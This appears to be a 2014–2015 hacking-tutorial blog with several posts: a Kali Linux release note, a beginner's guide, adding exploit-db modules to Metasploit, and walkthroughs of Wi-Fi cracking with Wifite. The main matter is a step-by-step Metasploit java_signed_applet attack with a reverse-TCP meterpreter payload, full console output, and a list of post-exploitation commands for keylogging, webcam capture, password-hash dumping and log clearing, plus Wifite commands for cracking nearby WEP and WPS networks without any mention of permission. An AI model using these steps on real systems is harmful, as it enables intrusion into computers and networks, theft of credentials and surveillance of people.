RN-QQHFzQYtPGkUCfyu8eve2qf0

Wednesday, 11 February 2015

Kali Linux 1.1.0 Released

0 comments
On 9th February 2105, Kali 1.1.0 was released. This is the latest version so far, and has a lot of major changes. Here's what the official Kali website had to say about it. Kali 1.1.0 can be download from here.-


After almost two years of public development (and another year behind the scenes), we are proud to announce our first point release of Kali Linux – version 1.1.0. This release brings with it a mix of unprecedented hardware support as well as rock solid stability. For us, this is a real milestone as this release epitomizes the benefits of our move from BackTrack to Kali Linux over two years ago. As we look at a now mature Kali, we see a versatile, flexible Linux distribution, rich with useful security and penetration testing related features, running on all sorts of weird and wonderful ARM hardware. But enough talk, here are the goods:
  • The new release runs a 3.18 kernel, patched for wireless injection attacks.
  • Our ISO build systems are now running off live-build 4.x.
  • Improved wireless driver support, due to both kernel and firmware upgrades.
  • NVIDIA Optimus hardware support.
  • Updated virtualbox-tool, openvm-tools and vmware-tools packages and instructions.
  • A whole bunch of fixes and updates from our bug-tracker changelog.
  • And most importantly, we changed grub screens and wallpapers!

DownloadorUpgradeKaliLinux1.1.0

You can download the new version from our Kali Linux Download page, where you’ll also find mini-installer ISOS for both 32 and 64 bit CPU architectures. You can expect updated VMWare and multiple ARM image releases to be posted in the Offensive Security custom Kali Linux image download page in the next few days. As usual, if you’ve already got Kali Linux installed and running, there’s no need to re-download the image as you can simply update your existing operating system using simple aptcommands:
apt-get update
apt-get dist-upgrade

Wednesday, 16 July 2014

Tutorial on Hacking With Kali Linux

0 comments

Hacking With Kali Linux


Why Kali Linux?


With Kali Linux, hacking becomes much easier since you have all the tools (more than 300 pre-installed tools) you are probably ever gonna need. Others can be downloaded easily. Now this tutorial will get you started and you'll be hacking with Kali Linux before you know it.


The problem with beginners

Now, I've been dealing with beginners since a long time. What they want is magic. A tool which is easy to use, works on Windows, can be download by searching on Google and clicking on the first link we see, and will do all the hacking itself on the push of a button. Sadly, no such tool exists. Hacking is an art, and it takes years of practice to master it. So how to get started? Having no idea about hacking is okay, but being a newbie with computers in general is not allowed. When I say beginner, I mean someone who has no experience with programming and with hacking methodologies. I didn't mean someone who needs a 1 page guide on how to download a tool. If you want to be a hacker, you have to work hard. So how to get started? If you have installed Kali Linux,  click here to skip past the installation paragraphs and go to hacking section of this post)


Getting Started

Now, I am not boring you with theory (^ As if all this wasn't enough theory). My aim is to get you to the point where you can start hacking with Kali Linux as soon as possible. What I'm gonna do is tell you what to do. The process is rather simple :-


Things get tough now

If you have no previous experience with Linux and virtual machines and all that stuff, getting Kali Linux up and running won't be a piece of cake.You have 2 options :


1. Read the Kali official documentation

That will give you an idea about what is a virtual machine, how OS can be run from USB, and how to create a partition and run 2 OS simultaneously. This is what I recommend. For that, go to Kali Official Documentation . 

2. Read my modified version of Kali documentation

The second option is to look at these posts, which are just sparingly modified versions of the Kali docs, and offer no advantage other than saving your time as their documentations cover much more than what the ones here do, and you don't really need to know all so much... yet. I'm linking them up here:


    Command Line Interface

    Some bash commands
    Now, if you are really sure about becoming a hacker, you have to get used to linux, and specifically the command line interface. It is often compared to (and rightly so) to command prompt of Windows, but Linux' cli is much efficient and better than command prompt. What you have to do is do all the usual tasks you do in Windows in cli of Linux. Use cd to navigate, poweroff to shutdown, etc.
    A pretty awesome site for that is - http://linuxcommand.org/
    Going through the complete site is on its own enough exercise to keep you occupied for a month, but you can proceed gradually. The first few tutorials here will keep in mind that you don't have much info about cli, and will be really beginner friendly.


      Some Useful Commands:

      If you don't plan on learning all of linux cli commands, here are a few that will keep your boat afloat.
      1. The default username and password is 'root' and 'toor'. 
      2. Type 'poweroff' in the terminal to shutdown. 
      3. apt-get command can be used to install tools and updates. 
      4. apt-get update and apt-get upgrade will update all the programs installed on your machine. 
      5. apt-get dist-upgrade will install the latest distribution of Kali(i.e. it upgrades your OS).

      PS : Tapping <tab> while typing makes Kali complete the word for you . Double tapping <tab> makes it display all possible words starting with the incomplete word. Ctrl+c stops the functioning of any tool that is running. Pressing the up arrow key shows the command you last typed.


      Some Real Hacking With Kali Linux

      Assuming you've gone through the above steps and are comfortable with your new hacking environment, its time to do some real hacking with Kali Linux. My recommendation would be to start by hacking a wifi, then do some penetration testing, and maybe read something on Denial of Service when you have free time. Links here-

      Hack wireless networks in Kali Linux using aircrack 

      Penetration Testing In Kali For Beginners

      Denial Of Service Attacks


        Monday, 9 June 2014

        Add new exploits to Metasploit from Exploit-db

        0 comments
        All this time you were just using mainstream exploits which were famous but old. They worked well, but only with old unpatched operating systems, not the updated ones. Now it's time to move on to the next step. Our poor experience against Windows 8 and Java 7u60 left us shattered, and we realized that fully patched and updated machines with strong antivirus and firewall can be pretty  hard to break into. Now we will move into the world of real pentesting, and the first step would be introduction to exploit-db.


        (If you don't want the theory and just want to know how to use the exploits, keep scrolling till you see bold text, some of which is in red and/or blue. Just keep using those commands and you'll be done or click here to skip to that part)

        Exploit-db

        As usual, a few official words from the developers before I express my personal views.

        The Exploit Database is the ultimate archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Its aim is to serve as the most comprehensive collection of exploits gathered through direct submissions, mailing lists, and other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away. (offensive security)
        Some more
        The Exploit Database is a CVE-Compatible Database and (where applicable) CVE numbers are assigned to the individual exploit entries in the database. The public database archive does not contain the mapped CVE numbers, but we make them available to our partnering organizations, making links to The Exploit Database entries available within their products.
        As many exploit developers lament, it is frequently more difficult to locate a vulnerable application than it is to take a public proof of concept and change it into a working exploit. For this reason, The Exploit Database also hosts the vulnerable application versions whenever possible.
        In addition, the team of volunteers that maintain the site also make every effort to verify the submitted exploits and a visual indicator is provided whether or not a successful verification was performed. (Offensive Security)

        Now, what exploit db really is, is nothing more than a database where the pentestors who write an exploit for a vulnerability upload the source code of the exploit of other pentestors too see. It is maintained by Offensive Security (the force behind Backtrack, Kali, Metasploit Unleashed). The exploit-db.com site itself is pretty easy to navigate, and you can find all sorts of exploits there. Just finding an exploit, however, is not enough, as you need to add it to Metasploit in order to use it.


        Adobe Flash Player Shader Buffer Overflow


        This module exploits a buffer overflow vulnerability in Adobe Flash Player. The vulnerability occurs in the flash.Display.Shader class, when setting specially crafted data as its bytecode, as exploited in the wild in April 2014. This module has been tested successfully on IE 6 to IE 11 with Flash 11, Flash 12 and Flash 13 over Windows XP SP3, Windows 7 SP1 and Windows 8. (rapid7)
        Now the site suggest that the exploit can be found here.
        exploit/windows/browser/adobe_flash_pixel_bender_bof
        But using the command
        use exploit/windows/browser/adobe_flash_pixel_bender_bof
        shows that the exploit is not in Metasploit yet (chances are good it's there if you update metasploit regularly or if you are reading this tutorial a long time after it was written. Either ways, the method will not differ even if the exploit is already there, so don't worry. Also you can use a different exploit as per your liking, and just replace the name wherever you see it being used in commands)

        Now, there are two alternates. First, update the metasploit framework using 

        msfupdate
        This will update the framework with new modules.

        The second alternate the to download the exploit from exploit-db, then put it in the ~/.msf4/modules/exploit/<your_folder> directory. Any exploit put here will be detected my Metasploit when it starts. It will show up when you type use /exploit/your_folder/exploit_name. An important point here is while the <your_folder is arbitrary  and can be set to any value, it is recommended to use a proper directory structure. For example, this exploit should be placed in ~/.msf4/modules/exploit/windows/browser/ directory .Also, it is mandatory to place exploits in a subdirectory of ~/.msf4/modules/exploit/ or you won't be able to use it. For newbies in Linux, here is a detailed step by step guide.

        Get the exploit

        For examples sake, we'll use the adobe shader exploit from http://www.exploit-db.com/exploits/33333/ Click on the Save icon to download the exploit. Save it on you Kali Desktop.

        .msf4 directory method

        Now if you are not well versed with linux, you will need help with creating the directory and placing files there. Although I'm guiding you how to do it, you should be proficient in linux usage and should be able to do the basic stuff like this atleast. So, you can either use the command to line create the directories or do it using the GUI.

        Command line method

        First, say hi to mkdir
        mkdir --help
        Usage: mkdir [OPTION]... DIRECTORY...
        Create the DIRECTORY(ies), if they do not already exist.

        Mandatory arguments to long options are mandatory for short options too.
          -m, --mode=MODE   set file mode (as in chmod), not a=rwx - umask
          -p, --parents     no error if existing, make parent directories as needed
          -v, --verbose     print a message for each created directory
          -Z, --context=CTX  set the SELinux security context of each created
                              directory to CTX
              --help     display this help and exit
              --version  output version information and exit

        First we'll move to the already existent directory using (you need to be in root directory for this to work. Type just cd if unsure, it will automatically take you to root directory)root@kali:~# cd .msf4/modules/    
        To see what the directory has, execute ls. It will return nothing as the directory is empty.
        root@kali:~/.msf4/modules# ls
        Now we'll use mkdir to create what we need.
        root@kali:~/.msf4/modules# mkdir exploits
        root@kali:~/.msf4/modules# cd exploits
        root@kali:~/.msf4/modules/exploits# mkdir windows        
        root@kali:~/.msf4/modules/exploits# cd windows
        root@kali:~/.msf4/modules/exploits/windows# mkdir browser
        root@kali:~/.msf4/modules/exploits/windows# cp      

        If you read the mkdir help thing, you might have noticed the -p option. It makes everything much easier. Everything above can be achieved with something as simple as 
        root@kali:~# mkdir -p ~/.msf4/modules/exploits/windows/browser

        Now meet cp
        root@kali:~/.msf4/modules/exploits/windows# cp --help
        Usage: cp [OPTION]... [-T] SOURCE DEST
          or:  cp [OPTION]... SOURCE... DIRECTORY
          or:  cp [OPTION]... -t DIRECTORY SOURCE...
        Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.
        Assume you have adobe_flash_pixel_bender_bof.rb file on your desktop. Then use the following commands.
        root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows

        root@kali:~# ls 
        Desktop  app.apk
        root@kali:~# cd Desktop
        root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows/browser
        Now check for yourself
        root@kali:~# cd ~/.msf4/modules/exploits/windows/browser
        root@kali:~/.msf4/modules/exploits/windows/browser# ls
        adobe_flash_pixel_bender_bof.rb

        GUI Method

        Go to computer -> Filesystem->Home. Now you won't see .msf4 there, because the . prefix is for hidden files. So go to view and select show hidden items. Now it will be visible.


        Now the rest is going to be a piece of cake. Copy the exploit from desktop, and create the directories by using the easy peasy right click -> New folder method. After that just paste the file where it needs to be. You'll be done. Now start msfconsole again or type reload_all to reload the module. This will add the module to metasploit and you can use it as you normally would.


        Thursday, 29 May 2014

        Java signed applet Hack Windows 8 Java vulnerability

        0 comments

        Purpose of this tutorial

        In this tutorial we will look at how difficult it can be to hack modern operating systems. While you won't be getting the kind of results you were expecting, you will learn a lot here. The exploit will not work at first go, it will not work in the second go, it will eventually work, but we would have modified too many settings in the target OS to call it success. We will be using a pretty mainstream exploit here, the java signed applet exploit.
        (Just in case you're new here. You need to have Kali Linux installed, as well as have some basic info about metasploit. Here is the collection of all tutorials. Read first few or maybe all. I write new posts assuming you've read the previous ones)

        Hack any Windows Version

        In the previous tutorials we have hacked Windows XP and tested a few Payloads and its features. In this tutorial, we will use a Java exploit to hack any Windows version. Now there are some things that you need to know-
        1. There are no 'type something on console and press enter' exploits for modern Operating Systems. They invest enough in security to patch any such vulnerabilities. 
        2. The modern operating systems have exploits where the user has to do something like click on a link, install some program, and in our case, allow java plugin to be used.
        3. The Operating systems are quite secure, however the applications installed by the users almost always have some bugs which can be exploited, and then by privilege escalation methods, you can get a administrator shell. Jave is widely used, and is, unfortunately, quite secure (but we will still use a  Java exploit here)
        4. If you have the latest OS and latest version of Java installed, then they already know how to deal with these kind of attacks and it won't work. We will use Windows 8 and Java 7 build 60 (I upgraded it today), and our exploit will not work. We will then see how to make it work. We will learn a lot of new things. Please follow along only if you have curiosity for knowledge, not just desire to hack.

        Java Signed Applet Exploit (browser based exploit)

        Some official words here, to help with your digestion-

        This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resultin
        g signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

        Follow these steps

        Commands to execute in bold and red and instruction is green.

        root@kali:~# service postgresql start[ ok ] Starting PostgreSQL 9.1 database server: main.
        root@kali:~# service metasploit start[ ok ] Starting Metasploit rpc server: prosvc.
        [ ok ] Starting Metasploit web server: thin.
        root@kali:~# msfconsole _                                                    _
        / \    /\         __                         _   __  /_/ __
        | |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
        | | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
        |_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
              |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\

        Using notepad to track pentests? Have Metasploit Pro report on hosts,
        services, sessions and evidence -- type 'go_pro' to launch it now.
               =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
        + -- --=[ 1060 exploits - 659 auxiliary - 178 post
        + -- --=[ 275 payloads - 28 encoders - 8 nops
        msf > use exploit/multi/browser/java_signed_applet (Java signed applet exploit)    msf  exploit(java_signed_applet) > show options
        Module options (exploit/multi/browser/java_signed_applet):
           Name            Current Setting  Required  Description
           ----            ---------------  --------  -----------
           APPLETNAME      SiteLoader       yes       The main applet's class name.
           CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
           SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
           SRVPORT         8080             yes       The local port to listen on.
           SSL             false            no        Negotiate SSL for incoming connections
           SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
           SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
           SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
           SigningKey                       no        Path to a signing key in PEM format
           SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
           URIPATH                          no        The URI to use for this exploit (default is random)

        Exploit target:
           Id  Name
           --  ----
           1   Windows x86 (Native Payload)

        msf  exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp (meterpreter payload)PAYLOAD => windows/meterpreter/reverse_tcp
        msf  exploit(java_signed_applet) > show options
        Module options (exploit/multi/browser/java_signed_applet):
           Name            Current Setting  Required  Description
           ----            ---------------  --------  -----------
           APPLETNAME      SiteLoader       yes       The main applet's class name.
           CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
           SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
           SRVPORT         8080             yes       The local port to listen on.
           SSL             false            no        Negotiate SSL for incoming connections
           SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
           SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
           SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
           SigningKey                       no        Path to a signing key in PEM format
           SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
           URIPATH                          no        The URI to use for this exploit (default is random)

        Payload options (windows/meterpreter/reverse_tcp):
           Name      Current Setting  Required  Description
           ----      ---------------  --------  -----------
           EXITFUNC  process          yes       Exit technique: seh, thread, process, none
           LHOST IP needed here   yes       The listen address   LPORT     4444             yes       The listen port

        Exploit target:
           Id  Name
           --  ----
           1   Windows x86 (Native Payload)

        msf  exploit(java_signed_applet) > set LHOST 192.168.154.134 (type ifconfig to find your Kali IP) LHOST => 192.168.154.134
        msf  exploit(java_signed_applet) > exploit
        [*] Exploit running as background job.
        msf  exploit(java_signed_applet) >
        [*] Started reverse handler on 192.168.154.134:4444
        [*] Using URL: http://0.0.0.0:8080/ybfxLEoT

        [*]  Local IP: http://192.168.154.134:8080/ybfxLEoT (copy this and paste it into the browser of computer you want to hack)[*] Server started.
        [*] 192.168.154.1    java_signed_applet - Handling request
        [*] 192.168.154.1    java_signed_applet - Handling request
        [*] 192.168.154.1    java_signed_applet - Handling request
        msf  exploit(java_signed_applet) >

        On our Windows 8 machine

        If you haven't installed Java then this is what you'll see.
        If you have installed Java then this is what you'll see.



        Now after you click run this time, you might end up seeing a dialog which blocked access to java plugin even after we allowed it.
        If you are using an older version of Java, you might have gained access already, unless your antivirus detected the payload, which is basically a trojan (if you succeed here, a session will be created in metasploit, but it will be in background. See the end of tutorial to find out how to use that session and then come back here to see the scenario in case of Windows 8, there are things to learn) But it my case, now it's time to realize that we've taken a head on collision with a really secure operating system and the latest version of Java. Now, as I said, this will not work, but you can still give it your best shot.

        Why won't it work

        Java Sandbox

        In technical terms : The java-sandbox allows you to securely execute untrusted code (for example, user generated scripts in scripting languages such as groovy or rhino) from within your application. It allows you to specify resources and classes that may be used by the code, thus, separating the execution from the application's execution environment. It allows to wrap execution environments in threads or even execute them remotely on different jvms.(sourceforge)

        In less technical terms:In April, Oracle instituted a number of changes starting with Java 7u21. The new update introduced prompts warning users that an unsigned applet could potentially harm the user’s computer. This came months after Oracle changed Java’s default security settings from medium to high, essentially preventing unsigned applets from executing automatically, requiring instead a user to allow the applet to proceed. Developers must now sign their applets with a certificate from a trusted Certificate Authority. (threatpost)

        In English : New versions of Java have an added feature known as Java sandbox. Whenever a java applet is loaded on a browser, it will firstly require user's permission to execute. After the user has given permission, the applet will load inside a sandbox (which is a runtime environment seperated from rest of the computer, like a cage, and the java applet is harmless as long as it is inside). That doesn't solve their problem though, as sandbox stops the Java applet to do much, thereby destroying the whole purpose, even for the genuine developers. So, Java restricts the unsigned applets from exercising much of their functionality, and only the signed applets can do anything. So, hats off to Oracle, for proving that even client side vulnerabilities are not that easy. And sorry to disappoint you guys, but I had to tell you how secure the modern operating systems are. Nevertheless, going to Java control panel, and security tab, will lead you to the conclusion that the Java security level is high by default. And even more mind boggling is the fact that the security levels are - medium, high, very high. Guess the days of 'low' security are gone. However, medium is just what we are looking for.
        Sandbox is enabled in high level. 
        Sandbox is disabled in medium level. That will solve our purpose here.
        Now we opened our java applet again and this time a really dangerous looking security warning dialog came up. Nevertheless, we clicked on "I accept" and then run.
        As if this wasn't enough. Windows had to interfere. I could almost hear Windows Defender saying, Java is good, but Microsoft still trusts it's own antivirus for security. Our exploit failed yet again. This time it was the antivirus.
        You might have guessed, disable the antivirus.

        Now, finally, I refreshed the URL, accepted the warning and allowed the applet to run. I got a new session on Metasploit. The sweet smell of success was highly diluted by the fact that we really rigged the game in our favour. In a real life scenario, you can't expect the AV to be disabled and the security settings set to anything other than the default value.

        Use the following commands to switch to the created sessions
        msf  exploit(java_signed_applet) > sessions

        Active sessions
        ===============

          Id  Type                   Information     Connection
          --  ----                   -----------     ----------
          1   meterpreter x86/win32  Home\Me @ HOME  192.168.154.134:4444 -> 192.168.154.1:49682 (192.168.154.1)

        msf  exploit(java_signed_applet) > sessions -h
        Usage: sessions [options]

        Active session manipulation and interaction.

        OPTIONS:

            -K        Terminate all sessions
            -c <opt>  Run a command on the session given with -i, or all
            -d <opt>  Detach an interactive session
            -h        Help banner
            -i <opt>  Interact with the supplied session ID
            -k <opt>  Terminate session
            -l        List all active sessions
            -q        Quiet mode
            -r        Reset the ring buffer for the session given with -i, or all
            -s <opt>  Run a script on the session given with -i, or all
            -u <opt>  Upgrade a win32 shell to a meterpreter session
            -v        List verbose fields

        msf  exploit(java_signed_applet) > sessions -i 1
        [*] Starting interaction with 1...

        meterpreter > 

        From here, all the meterpreter functionality is available. Here is a list which can be obtained by typing help on meterpretor.
        meterpreter > help

        Core Commands
        =============
            Command                   Description
            -------                   -----------
            ?                         Help menu
            background                Backgrounds the current session
            bgkill                    Kills a background meterpreter script
            bglist                    Lists running background scripts
            bgrun                     Executes a meterpreter script as a background thread
            channel                   Displays information about active channels
            close                     Closes a channel
            disable_unicode_encoding  Disables encoding of unicode strings
            enable_unicode_encoding   Enables encoding of unicode strings
            exit                      Terminate the meterpreter session
            help                      Help menu
            info                      Displays information about a Post module
            interact                  Interacts with a channel
            irb                       Drop into irb scripting mode
            load                      Load one or more meterpreter extensions
            migrate                   Migrate the server to another process
            quit                      Terminate the meterpreter session
            read                      Reads data from a channel
            resource                  Run the commands stored in a file
            run                       Executes a meterpreter script or Post module
            use                       Deprecated alias for 'load'
            write                     Writes data to a channel

        Stdapi: File system Commands
        ============================
            Command       Description
            -------       -----------
            cat           Read the contents of a file to the screen
            cd            Change directory
            download      Download a file or directory
            edit          Edit a file
            getlwd        Print local working directory
            getwd         Print working directory
            lcd           Change local working directory
            lpwd          Print local working directory
            ls            List files
            mkdir         Make directory
            pwd           Print working directory
            rm            Delete the specified file
            rmdir         Remove directory
            search        Search for files
            upload        Upload a file or directory

        Stdapi: Networking Commands
        ===========================
            Command       Description
            -------       -----------
            arp           Display the host ARP cache
            ifconfig      Display interfaces
            ipconfig      Display interfaces
            netstat       Display the network connections
            portfwd       Forward a local port to a remote service
            route         View and modify the routing table

        Stdapi: System Commands
        =======================
            Command       Description
            -------       -----------
            clearev       Clear the event log
            drop_token    Relinquishes any active impersonation token.
            execute       Execute a command
            getpid        Get the current process identifier
            getprivs      Attempt to enable all privileges available to the current process
            getuid        Get the user that the server is running as
            kill          Terminate a process
            ps            List running processes
            reboot        Reboots the remote computer
            reg           Modify and interact with the remote registry
            rev2self      Calls RevertToSelf() on the remote machine
            shell         Drop into a system command shell
            shutdown      Shuts down the remote computer
            steal_token   Attempts to steal an impersonation token from the target process
            suspend       Suspends or resumes a list of processes
            sysinfo       Gets information about the remote system, such as OS

        Stdapi: User interface Commands
        ===============================
            Command        Description
            -------        -----------
            enumdesktops   List all accessible desktops and window stations
            getdesktop     Get the current meterpreter desktop
            idletime       Returns the number of seconds the remote user has been idle
            keyscan_dump   Dump the keystroke buffer
            keyscan_start  Start capturing keystrokes
            keyscan_stop   Stop capturing keystrokes
            screenshot     Grab a screenshot of the interactive desktop
            setdesktop     Change the meterpreters current desktop
            uictl          Control some of the user interface components

        Stdapi: Webcam Commands
        =======================
            Command       Description
            -------       -----------
            record_mic    Record audio from the default microphone for X seconds
            webcam_list   List webcams
            webcam_snap   Take a snapshot from the specified webcam

        Priv: Elevate Commands
        ======================
            Command       Description
            -------       -----------
            getsystem     Attempt to elevate your privilege to that of local system.

        Priv: Password database Commands
        ================================
            Command       Description
            -------       -----------
            hashdump      Dumps the contents of the SAM database

        Priv: Timestomp Commands
        ========================
            Command       Description
            -------       -----------
            timestomp     Manipulate file MACE attributes

        Conclusion

        If you've followed along so far, you might be feeling disappointed. While the feeling is natural, it is quite unnecessary. A better way to look at it is the first step in real world pentesting. All this while we were dealing with non-existent scenarios. Old unpatched grandma's Windows XP machines. These don't exist in the real world. In reality we have to deal with strong defenses, limited rights, antiviruses, firewalls, etc. Soon you'll be writing your own exploits (okay not that soon), and evading firewalls and antiviruses (what we did here is not called evasion, you can't simply turn off antivirus protection like that as you don't have access to the computer). In the next few tutorials we'll see how to get around all the things we did and shouldn't have done (disabling AV and reducing Java protection level). There are things that can't be avoided (the target has to go to a URL containing the applet and allow it to run), but we will try to make things as real world as possible. We will also move to some non-traditional exploits, as their AV detection rate is much less. We will look into encryption and anti-virus evasion in detail. Lot of things need to be done. Just remember, you are in hand to hand combat with one of the most secure systems you'll come across, and it's not gonna be easy.

        Friday, 18 April 2014

        Wifite : Hacking Wifi The Easy Way : Kali Linux

        0 comments

        Wifite

        While the aircrack-ng suite is a well known name in the wireless hacking , the same can't be said about Wifite. Living in the shade of the greatness of established aircrack-ng suite, Wifite has finally made a mark in a field where aircrack-ng failed. It made wifi hacking everyone's piece of cake. While all its features are not independent (eg. it hacks WPS using reaver), it does what it promises, and puts hacking on autopilot. I'm listing some features, before I tell you how to use wifite (which I don't think is necessary at all, as anyone who can understand simple English instructions given by Wifite can use it on his own).

        Features Of Wifite

        • Sorts targets by signal strength (in dB); cracks closest access points first
        • Automatically de-authenticates clients of hidden networks to reveal SSIDs
        • Numerous filters to specify exactly what to attack (wep/wpa/both, above certain signal strengths, channels, etc)
        • Customizable settings (timeouts, packets/sec, etc)
        • "Anonymous" feature; changes MAC to a random address before attacking, then changes back when attacks are complete
        • All captured WPA handshakes are backed up to wifite.py's current directory
        • Smart WPA de-authentication; cycles between all clients and broadcast deauths
        • Stop any attack with Ctrl+C, with options to continue, move onto next target, skip to cracking, or exit
        • Displays session summary at exit; shows any cracked keys
        • All passwords saved to cracked.txt
        • Built-in updater: ./wifite.py -upgrade

        I find it worth mentioning here, that not only does it hack wifi the easy way, it also hack in the best possible way.  For example, when you are hacking a WEP wifi using Wifite, it uses fakeauth and uses the ARP method to speed up data packets (I wrote a full length post about something which it does automatically!).

        Hacking WEP network

        If you've followed my previous posts on Hacking Wifi (WEP), you know there's a lot of homework you have to do before you even start hacking. But not here. With Wifite, its as easy and simple as a single command.
        wifite -wep
        You might even have used the command
        wifite
        If you see any error at this stage move to the bottom of the page for troubleshooting tips. If your issue is not listed please comment. We reply within a day.
        The -wep makes it clear to wifite that you want to hack WEP wifis only. It'll scan the networks for you, and when you think it has scanned enough, you can tell it to stop by typing ctrl+c. It'll then ask you which wifi to hack. In my case, I didn't specify -wep so it shows all the wifis in range.
         You can also select all and then go take a nap (or maybe go to sleep). When you wake up, you might be hacking all the wifi passwords in front of you. I typed one and it had gathered 7000 IVs (data packets) within 5 mins. Basically you can except it to hack the wifi in 10 mins approx. Notice how it automatically did the fake auth and ARP replay.
        Here are a few more screenshots of the working of Wifite, from their official website (./wifite.py is not something that should bother you. You can stick with the simple wifite. Also, specifying the channel is optional so even the -c 6 was unnecessary. Notice that instead of ARP replay, the fragmentation attack was used, using -frag) -

         Hacking WPS wasn't fast (it took hours), but it was easy and didn't require you to do anything but wait.
         Note, the limitation that many reader on my blog are beginners forbid me from introducing too many attacks. I made a tutorial about ARP replay attack, and that too was detailed as hell. However, Wifite makes it possible for you to use any method that you want to use, by just naming it. As you saw in the screenshot above, the fragmentation attack was carried out just by typing -frag. Similarly, many other attacks can be played with. A good idea would be to execute the following-
        wifite -help
        This will tell you about the common usage commands, which will be very useful. Here is the list of WEP commands for different attacks-
            WEP
        -wep         only target WEP networks [off]
        -pps <num>   set the number of packets per second to inject [600]
        -wept <sec> sec to wait for each attack, 0 implies endless [600]
        -chopchop   use chopchop attack      [on]
        -arpreplay   use arpreplay attack     [on]
        -fragment   use fragmentation attack [on]
        -caffelatte use caffe-latte attack   [on]
        -p0841       use -p0841 attack        [on]
        -hirte       use hirte (cfrag) attack [on]
        -nofakeauth stop attack if fake authentication fails    [off]
        -wepca <n>   start cracking when number of ivs surpass n [10000]
        -wepsave     save a copy of .cap files to this directory [off]
        As you can see, its the same thing as is there on the help screenshot. Play around with the attacks and see what you can do. Hacking WPA without WPS wouldn't be that easy, and while I don't usually do this, I'm providing a link to an external website for the tutorial . This is the best WPA cracking tutorial I've seen, and I can't write a better one. It's highly detailed, and I'm just hoping I don't lose my audience to that website. Here is the tutorial - Cracking Wifi WPA/WPA2 passwords using pyrit cowpatty in Kali Linux

        Troubleshooting

        Wifite quits unexpectedly, sating "Scanning for wireless devices. No wireless interfaces were found. You need to plug in a wifi device or install drivers. Quitting."
        You are using Kali inside a virtual machine most probably. Virtual machine does not support internal wireless card. Either buy an external wireless card, or do a live boot / side boot with Windows. Anything other than Virtual machine in general.

          Monday, 7 April 2014

          Hack WPA/WPA2 WPS - Reaver - Kali Linux

          0 comments

          WPA/WPA-2


          When it was known that a WEP network could be hacked by any kid with a laptop and a network connection (using easy peasy tutorials like those on our blog), the security guys did succeed in making a much more robust security measure WPA/WPA2.
